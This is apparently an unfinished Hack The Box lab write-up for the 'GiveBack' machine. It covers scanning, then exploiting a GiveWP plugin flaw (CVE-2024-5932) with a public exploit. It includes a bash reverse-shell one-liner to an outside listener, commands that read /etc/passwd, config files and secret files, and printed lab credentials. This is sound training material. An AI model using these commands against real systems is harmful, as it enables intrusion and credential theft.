🚩 HTB - GiveBack
Primary: 01 - Web Security
Secondary:
Executive Summary
- IP:
10.129.242.171 - OS: Linux
- Key Technique:
- Status:
In Progress
Reconnaissance
Nmap Scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp open  http    nginx 1.28.0
| http-methods:
|_  Supported Methods: HEAD
|_http-server-header: nginx/1.28.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelSummary: A website running on port 80 (HTTP) using Nginx 1.28.0

Web Enumeration
To enumerate directory, we run gobuster:
gobuster dir --url http://10.129.242.171 --wordlist ~/Downloads/SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.242.171
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Downloads/SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 302) [Size: 0] [--> http://10.129.242.171/wp-admin/]
/wp-content           (Status: 301) [Size: 241] [--> http://10.129.242.171/wp-content/]
/tmp                  (Status: 301) [Size: 234] [--> http://10.129.242.171/tmp/]
/wp-admin             (Status: 301) [Size: 239] [--> http://10.129.242.171/wp-admin/]
/wp-includes          (Status: 301) [Size: 242] [--> http://10.129.242.171/wp-includes/]
/login                (Status: 302) [Size: 0] [--> http://10.129.242.171/wp-login.php]
/feed                 (Status: 301) [Size: 0] [--> http://10.129.242.171/feed/]
/rss                  (Status: 301) [Size: 0] [--> http://10.129.242.171/feed/]
/t                    (Status: 301) [Size: 0] [--> http://10.129.242.171/donations/the-things-we-need/]
/s                    (Status: 301) [Size: 0] [--> http://10.129.242.171/sample-page/]
/d                    (Status: 301) [Size: 0] [--> http://10.129.242.171/donation-confirmation/]
/th                   (Status: 301) [Size: 0] [--> http://10.129.242.171/donations/the-things-we-need/]
Rabbit Hole:
There is a login page, I tried to brute force the credentials with common pairs like
Administrator:Password123,root:root, etc. but failed.
It appears that the website is made using WordPress. Layout:
/wp-admin: WordPress login pagewp-includes,wp-content,/tmp,/feed: inaccessible, so for now we’ll put them aside./donation-confirmation: a website where we can only input an email./donations/the-things-we-need: the donation form/sample-page/: literally a sample page.
On the sample page, it is revealed that the page’s domain is giveback.htb so we add that to our /etc/hosts
echo "10.129.242.171 giveback.htb" | sudo tee -a "/etc/hosts"Vulnerabilities of a WordPress website often due to the plugin that it is using. We need to find out what is the Plugin and its Version.
One of the most common way to find out is to check the source code and look for the string /plugins/

Foothold 1 (User ID 1001)
Step 1: Discovery
It is revealed from the enumeration that the website is using the plugin GiveWP or Give for short, the version is 3.14.0 which is vulnerable to CVE-2024-5932.
Step 2: Exploitation
To exploit the CVE, we’ll use the exploit in this repo
Download the exploit and its dependencies:
git clone https://github.com/EQSTLab/CVE-2024-5932.git
cd CVE-2024-5932
python -m venv venv
source venv/bin/activate
pip install -r requirements.txt
Exploit
In the README.md file, this is the command format for RCE:
# Remote code execution
python CVE-2024-5932-rce.py -u <URL_TO_EXPLOIT(Donation Form URL)> -c <COMMAND_TO_EXECUTE>
From the website enumeration, we know that the URL to the donation form is http://giveback.htb/donations/the-things-we-need/. To confirm whether the attack works, we can tried create an out-of-bound connection back to our machine:
# On another terminal:
netcat -nvlp 4444

# On the main terminal inside the repository:
python CVE-2024-5932-rce.py -u 'http://giveback.htb/donations/the-things-we-need/' -c "bash -c 'bash -i >& /dev/tcp/10.10.14.229/4444 0>&1'"
And we successfully obtained the reverse shell:
netcat -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.229] from (UNKNOWN) [10.129.242.171] 26127
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-679c4d5d5c-cq4f4:/opt/bitnami/wordpress/wp-admin$
Rabbit Hole:
The tutorial video in the repository shows that the user used
netcatto call a reverse shell back to his machine, however, when I tried the same thing, the exploit failed, this is most likely due to the fact that the target does not havenetcatinstalled on the server.
Foothold 2
Current user: Inside the shell, we run whoami and it returns:
whoami: cannot find name for user ID 1001We don’t know what is this user, but it seems to be of low privilege.
Enumeration:
We run some basic enumeration:
# Check /etc/passwd
cat /etd/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
# Check environment variables
env
[...]
WORDPRESS_EMAIL=user@example.com
WORDPRESS_CONF_FILE=/opt/bitnami/wordpress/wp-config.php
WP_CLI_CONF_FILE=/opt/bitnami/wp-cli/conf/wp-cli.yml
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS
WORDPRESS_PASSWORD=O8F7KR5zGi
WORDPRESS_USERNAME=user
APACHE_BASE_DIR=/opt/bitnami/apache
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
APACHE_CONF_FILE=/opt/bitnami/apache/conf/httpd.conf
APACHE_CONF_DIR=/opt/bitnami/apache/conf
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
[...]
# Check WordPress config file
cat /opt/bitnami/wordpress/wp-config.php

[...]
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );

/** Database username */
define( 'DB_USER', 'bn_wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );

/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
[...]
# Check Apache config file
cat /opt/bitnami/apache/conf/httpd.conf
[...]
ServerAdmin you@example.com
ServerName localhost:8080
<Directory />
AllowOverride none
Require all denied
</Directory>
DocumentRoot "/opt/bitnami/apache/htdocs"
<Directory "/opt/bitnami/apache/htdocs">
Options Indexes FollowSymLinks
AllowOverride None
Require all granted
</Directory>
<IfModule dir_module>
DirectoryIndex index.html
</IfModule>
[...]In the root directory there is a folder called secrets:
I have no name!@beta-vino-wp-wordpress-679c4d5d5c-cq4f4:/secrets$ ls
mariadb-password
mariadb-root-password
wordpress-password

I have no name!@beta-vino-wp-wordpress-679c4d5d5c-cq4f4:/secrets$ cat wordpress-password
O8F7KR5zGi

I have no name!@beta-vino-wp-wordpress-679c4d5d5c-cq4f4:/secrets$ cat mariadb-root-password
sW5sp4syetre32828383kE4oS

I have no name!@beta-vino-wp-wordpress-679c4d5d5c-cq4f4:/secrets$ cat mariadb-password
sW5sp4spa3u7RLyetrekE4oS
Check out the “Legacy Intranet”:
php -r 'echo file_get_contents("http://10.43.2.241:5000");'
<echo file_get_contents("http://10.43.2.241:5000");'
<!DOCTYPE html>
<html>
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
    body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
    .header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
    .info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
    .warning { background: #fff3cd; border: 1px solid #ffeeba; padding: 10px; margin: 10px 0; }
    .resources { margin: 20px 0; }
    .resources li { margin: 5px 0; }
    a { color: #007bff; text-decoration: none; }
    a:hover { text-decoration: underline; }
  </style>
</head>
<body>
  <div class="header">
    <h1>🏢 GiveBack LLC Internal CMS System</h1>
    <p><em>Development Environment – Internal Use Only</em></p>
  </div>

  <div class="warning">
    <h4>⚠️ Legacy Notice</h4>
    <p>**SRE** - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
  </div>

  <div class="resources">
    <h3>Internal Resources</h3>
    <ul>
      <li><a href="/admin/">/admin/</a> — VPN Required</li>
      <li><a href="/backups/">/backups/</a> — VPN Required</li>
      <li><a href="/runbooks/">/runbooks/</a> — VPN Required</li>
      <li><a href="/legacy-docs/">/legacy-docs/</a> — VPN Required</li>
      <li><a href="/debug/">/debug/</a> — Disabled</li>
      <li><a href="/cgi-bin/info">/cgi-bin/info</a> — CGI Diagnostics</li>
      <li><a href="/cgi-bin/php-cgi">/cgi-bin/php-cgi</a> — PHP-CGI Handler</li>
      <li><a href="/phpinfo.php">/phpinfo.php</a></li>
      <li><a href="/robots.txt">/robots.txt</a> — Crawlers: Disallowed</li>
    </ul>
  </div>

  <div class="info">
    <h3>Developer Note</h3>
    <p>This CMS was originally deployed on Windows IIS using <code>php-cgi.exe</code>.
    During migration to Linux, the Windows-style CGI handling was retained to ensure
    legacy scripts continued to function without modification.</p>
  </div>
</body>
</html>
Privilege Escalation (Root)
Current User: www-data
Enumeration
- LinPeas Findings:
Vulnerable Sudo version
Exploitation
Bash
# Commands to get root
Loot & Flags
-
User Flag:
hash_here -
Root Flag:
hash_here -
Credentials:
user:password
References: Link